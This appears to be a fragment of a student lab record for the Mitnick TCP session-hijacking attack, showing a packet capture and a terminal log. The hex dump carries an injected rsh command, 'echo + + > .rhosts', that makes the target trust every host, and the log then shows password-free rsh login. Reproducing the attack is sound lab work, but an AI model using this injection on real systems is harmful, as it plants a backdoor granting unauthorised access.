30	2020-02-26 17:09:08.9115711…	10.0.2.10	10.0.2.15	TCP	60	[TCP Retransmission] 514 → 1023 [FIN, PSH, ACK] …

```
0000  08 00 27 3b 2b b3 08 00  27 fa 24 f5 08 00 45 00   ..';+... '.$...E.
0010  00 4a 00 01 00 00 40 06  62 95 0a 00 02 0f 0a 00   .J....@. b.......
0020  02 0a 03 ff 02 02 00 00  03 e9 05 f7 aa 3a 50 10   ........ .....:P.
0030  20 00 d2 d3 00 00 31 30  32 33 00 73 65 65 64 00    .....10 23.seed.
0040  73 65 65 64 00 65 63 68  6f 20 2b 20 2b 20 3e 20   seed.ech o + + >
0050  2e 72 68 6f 73 74 73 00                            .rhosts.
```

```
[02/26/2020 17:22] Rakshith-10.0.2.10@VM:~$exit
logout
[02/26/2020 17:39] Rakshith-10.0.2.22@VM:~/mitnic$rsh 10.0.2.10
Last login: Wed Feb 26 17:22:36 EST 2020 from 10.0.2.22 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/26/2020 17:39] Rakshith-10.0.2.10@VM:~$
```